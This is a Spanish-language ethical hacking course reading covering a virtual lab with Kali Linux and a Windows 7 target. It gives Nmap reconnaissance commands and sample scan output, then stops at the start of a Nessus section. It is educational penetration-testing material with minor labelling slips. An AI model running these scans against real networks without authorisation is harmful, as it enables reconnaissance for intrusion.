

# PROTECCIÓN DE INTRUSIONES

AUTOR: WALTER MADRIGAL CHAVES

NOVIEMBRE: 2020



San Marcos

## Contenido

INTRODUCCIÓN .....	2
FASE DE RECONOCIMIENTO ACTIVO USANDO NMAP .....	3
PREPARACIÓN DE AMBIENTE .....	5
CONFIGURACIÓN DE RED DE MÁQUINAS VIRTUALES .....	6
EJECUCIÓN Y COMANDOS NMAP .....	10
COMANDOS BÁSICOS NMAP .....	11
FASE DE ESCANEADO CON NESSUS .....	13
Fase de obtención de acceso con Metasploit.....	16
CONCLUSIONES Y RECOMENDACIONES .....	21
REFERENCIAS BIBLIOGRÁFICAS .....	21



## INTRODUCCIÓN

Los capítulos anteriores han sido claves para entender la historia del hackeo y la metodología aplicada para el hackeo ético y malicioso, también para la identificación de herramientas de software consecuentes con cada una de las fases que ayudan a cumplir el objetivo propuesto en cada una. Ahora, en esta lectura se mostrará el uso de las herramientas más potentes e importantes para efectuar el hackeo planeado.

Después de cursar este eje estará en la capacidad de efectuar una auditoría de seguridad a un sistema informático por medio de herramientas de hackeo que contribuyan al descubrimiento de vulnerabilidades o fallos en el sistema al cual se le efectúen las pruebas a cargo de un hacker ético.

De tal manera, las herramientas que utilizaremos en este referente son de gran importancia y deben ser utilizadas con responsabilidad en ambientes controlados y no en infraestructuras tecnológicas o páginas de terceros ya que se podría incurrir en delitos informáticos.

## **FASE DE RECONOCIMIENTO ACTIVO USANDO NMAP**

Nmap, también conocido como mapeador de redes, es una herramienta de código abierto para exploración de red y auditoría de seguridad. Esta herramienta fue creada para analizar rápidamente redes, utiliza paquetes IP en diferentes formas para identificar qué equipos de cómputo se encuentran en una red de manera disponible, qué servicios están corriendo en esos equipos de cómputo y su respectiva versión de la aplicación que está expuesta en ellos, además de identificar sistemas operativos y sus versiones correspondientes, entre otras muchas funcionalidades para el reconocimiento de una red.

Aunque generalmente se utiliza Nmap tanto en el hackeo ético como en el malicioso para la fase de reconocimiento del objetivo; también es una herramienta que muchos administradores de redes y sistemas encuentran útil para realizar inventarios de red, ya que ayuda a identificar o mapear los equipos de cómputo o servidores activos de dicha red.

**A continuación, para efectuar un proceso práctico en la utilización de la herramienta, se deberá instalar un programa de virtualización (en este caso Virtualbox), ya que se necesita realizar comandos de Nmap sobre un ambiente controlado.**

**Para instalar Virtualbox nos dirigimos al portal oficial de descargas (<https://www.virtualbox.org/wiki/Downloads>) y seleccionamos la plataforma apropiada para el sistema operativo instalado, no olvidar que la arquitectura de nuestro sistema operativo puede ser de 32 bits o 64 bits. De no seleccionar la indicada podría presentarse un error en la instalación.**

Imagen 1 Portal de descargas para la instalación de VirtualBox



Fuente: Elaboración propia

Ahora es necesario que se tenga un sistema operativo con herramientas de hackeo, uno de los más utilizados en el mercado es Kali Linux de la empresa Offensive Security Ltd. Es una distribución basada en Debian GNU/Linux diseñada principalmente para la auditoría y seguridad informática en general. Kali Linux es una herramienta con más de 500 programas de auditoría de sistemas, así como también para el hackeo, sin importar su tipo (ético o malicioso).

De igual manera necesitaremos una máquina objetivo Windows que permita efectuar la práctica con las herramientas que se mencionan y verificar las fases del hackeo con cada una de ellas.


## PREPARACIÓN DE AMBIENTE

Se debe obtener una máquina Windows, la cual se puede descargar sin problemas de licenciamiento desde DreamSpark para maquinas Windows 7, por el momento. Sin embargo, no es obligatorio hacerlo en este, pues dicha versión Windows, al ser una máquina ya instalada y preconfigurada en formato Virtual Hard Disk (VHD) permitirá agilizar la configuración del ambiente.

Esta máquina está disponible desde el sitio web Modern IE: <https://dev.windows.com/en-us/microsoft-edge/tools/vms/windows/>. El orden de instalación no importa en esta máquina en la que hará el papel de objetivo para el procedimiento y reconocimiento con la herramienta Nmap.

Una vez instalada, nuestras máquinas (con las que se efectuará el ataque simulado) deberán quedar como aparece en la figura 2.

*Imagen 2 Máquina Kali y Windows instaladas*



Fuente: Elaboración propia

## CONFIGURACIÓN DE RED DE MÁQUINAS VIRTUALES

Para garantizar el buen funcionamiento del ambiente virtual es necesario establecer el tipo de adaptador que pondrá en red a las máquinas, para este caso se debe elegir Red Interna para ambos equipos como vemos a continuación, en la figura 3 y 4.

*Imagen 3 Parametrización de máquinas Windows en red*



Fuente: Elaboración propia

Imagen 4 Parametrización de máquinas Kali en red




Fuente: Elaboración propia

Con la anterior configuración ya está listo el ambiente para interactuar con la herramienta Nmap. En este escenario es necesario encender las dos máquinas. Con el fin de garantizar que los equipos se encuentren en red, se deben conocer las direcciones IP que se hayan asignado a las máquinas de forma automática con la configuración que efectuamos en el punto anterior. Los comandos en consola ifconfig en Linux e ipconfig en Windows nos retornarán los siguientes resultados (figuras 5 y 6).



Imagen 5 Identificación de direcciones IP en Kali



```


root@andina:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.18 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe27:8773 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:27:87:73 txqueuelen 1000 (Ethernet)
    RX packets 591 bytes 805587 (786.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 344 bytes 22825 (22.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 180 bytes 14076 (13.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 180 bytes 14076 (13.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@andina:~#
    
```

Fuente: Elaboración propia

Imagen 6 Identificación de direcciones IP en Windows



```

Administrator: C:\Windows\system32\cmd.exe

C:\Users\IEUser>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::80ac:4f26:fa58:1b81%10
    IPv4 Address. . . . . : 10.0.2.19
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.2.1

Tunnel adapter isatap.{6DE8801E-B8CF-4A14-B170-6BEB28164F97}:


    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

C:\Users\IEUser>
    
```

Fuente: Elaboración propia

Por último, se hace un comando ping en consola entre las dos máquinas para verificar que están en red como lo vemos en las figuras 7 y 8.

*Imagen 7 Ping entre máquinas desde Kali*




```

Kali-Area Andina - Hacker Ético [Corriendo] - Oracle VM VirtualBox
Aplicaciones ▾ Lugares ▾ Terminal ▾ dom 08:51
root@andina: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@andina:~# ping 10.0.2.19
PING 10.0.2.19 (10.0.2.19) 56(84) bytes of data:
64 bytes from 10.0.2.19: icmp_seq=1 ttl=128 time=0.678 ms
64 bytes from 10.0.2.19: icmp_seq=2 ttl=128 time=0.305 ms
64 bytes from 10.0.2.19: icmp_seq=3 ttl=128 time=0.462 ms
64 bytes from 10.0.2.19: icmp_seq=4 ttl=128 time=0.260 ms
^C
--- 10.0.2.19 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3076ms
rtt min/avg/max/mdev = 0.260/0.426/0.678/0.164 ms
root@andina:~# █

```

Fuente: Elaboración propia

Imagen 8 Ping entre máquinas desde Windows



```

Maquina Win7 - (Objetivo) [Corriendo] - Oracle VM VirtualBox
Administrator: C:\Windows\system32\cmd.exe

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::80ac:4126:fa58:1b81%10
    IPv4 Address. . . . . : 10.0.2.19
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.2.1

Tunnel adapter isatap.{6DEA801E-B8CF-4014-B170-6BEB28164F97}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Users\IEUser>ping 10.0.2.18

Pinging 10.0.2.18 with 32 bytes of data:
Reply from 10.0.2.18: bytes=32 time<1ms TTL=64
Reply from 10.0.2.18: bytes=32 time<1ms TTL=64
Reply from 10.0.2.18: bytes=32 time<1ms TTL=64
Reply from 10.0.2.18: bytes=32 time<1ms TTL=64

Ping statistics for 10.0.2.18:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms


C:\Users\IEUser>
    
```

Fuente: Elaboración propia

## EJECUCIÓN Y COMANDOS NMAP

Lo primero que debemos hacer en nuestra máquina Kali Linux es abrir una terminal y digitar el comando `nmap -help` visualizado en la primera línea de la figura 9.

Imagen 9 Nmap -help



```

root@andina:~# nmap -help
Nmap 7.60 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  
```

Fuente: Elaboración propia

En la figura anterior podemos visualizar el punto de partida para el uso de la herramienta, cuyo comando despliega un determinado listado de opciones para ejecutar con Nmap,

## COMANDOS BÁSICOS NMAP

En la siguiente tabla se listan los comandos más utilizados para el reconocimiento de nuestra máquina objetivo con la herramienta Nmap.



Tabla 1 Comandos básicos Nmap

Acción	Resultados - información	Comando
Escanear un <i>host</i> indicando su IP o <i>host-name</i> como parámetro a Nmap.	<ul style="list-style-type: none"> <li>- Sistema operativo del <i>host</i>.</li> <li>- Puertos abiertos, cerrados, filtrados.</li> <li>- Servicios asociados.</li> </ul>	<code>nmap 10.0.2.19</code>
Escanear un segmento de red completo	Escaneo en todas las máquinas de la red.	<code>nmap 10.0.2.0/24</code>
Escanear con exclusión	Escaneo con <i>host</i> excluido.	<code>nmap 10.0.2.0/24 --exclude 10.0.2.17,10.0.2.18</code>
Escanear <i>host</i> a partir de un archivo	Escaneo de las direcciones IP o <i>host</i> incluidas en el archivo especificado.	<code>nmap -iL archivo_de_direcciones</code>
Excluir <i>host</i> a partir de un archivo	Escaneo de <i>hosts</i> excluyendo las que se encuentren en el archivo especificado en el comando.	<code>nmap --excludefile archivo_de_entrada</code>
Escanear <i>hosts</i> de la red sin mandar ningún tipo de paquete al <i>host</i>	Reconocimiento sin envío de paquetes.	<code>nmap -sL 10.0.2.0/24</code>
Buscar <i>hosts</i> sin efectuar escaneo de puertos	Solo lanza un <i>ping</i> al <i>host</i> .	<code>nmap -sn 10.0.2.0/24</code>
Buscar <i>hosts</i> mediante <i>ping</i>	Envía <i>ping</i> al rango de la red especificada.	<code>nmap -sP 10.0.2.0/24</code>
Escanear todos los puertos de un <i>host</i>	Información extendida del <i>host</i> (modo <i>verbose</i> ).	<code>nmap -v 10.0.2.19</code>
Escanear un único puerto en un <i>host</i>	El escaneo obtendrá información del puerto 80.	<code>nmap -p 80 10.0.2.19</code>
Escanear puertos TCP abiertos	Se obtendrá listado únicamente con puertos TCP.	<code>nmap -sT 10.0.2.19</code>
Escanear puertos UDP abiertos	Se obtendrá listado únicamente con puertos TCP.	<code>nmap -sU 10.0.2.19</code>
Escanear protocolos de un <i>host</i>	Además de TCP y UDP, muestra disponibilidad de ICMP e IGMP.	<code>nmap -sO 10.0.2.19</code>
Escanear un rango de puertos	Se efectúa para nuestro ejemplo desde el puerto 80 al 200.	<code>nmap -p 80-200 10.0.2.19</code>

 Fuente: adaptado de <https://nmap.org/book/man-target-specification.html>

 La figura 10 muestra el comando: `nmap -sV 10.0.2.19` que nos permite visualizar

los servicios y las versiones de la máquina objetivo.

Imagen 10 Visualización de servicios

```

root@andina:~# nmap -sV 10.0.2.19
Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-03 18:44 CEST
Nmap scan report for 10.0.2.19 (10.0.2.19)
Host is up (0.00029s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE          VERSION
80/tcp    open  http             Easy File Management Web Server v4.0
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
443/tcp   open  ssl/https        Easy File Management Web Server SSL v4.0
445/tcp   open  microsoft-ds    Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc            Microsoft Windows RPC
49153/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
49155/tcp open  msrpc            Microsoft Windows RPC
49156/tcp open  msrpc            Microsoft Windows RPC
49157/tcp open  msrpc            Microsoft Windows RPC
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new=1:

```



Nota: la figura 7 es un escaneo efectuado a la máquina Windows de la práctica evidenciada, allí se pueden ver algunos de los servicios más importantes:

- Nombre de host
- Sistema operativo
- Servicios en ejecución y versiones

Fuente: Elaboración propia

## FASE DE ESCANEAMIENTO CON NESSUS

Como vimos en el eje anterior esta fase consiste en poder tener un inventario detallado de las vulnerabilidades de la máquina por medio de herramientas que de forma práctica pueden enumerar la cantidad de vulnerabilidades que tenga el sistema analizado. En el mercado existen soluciones de código abierto (open source) y privadas.

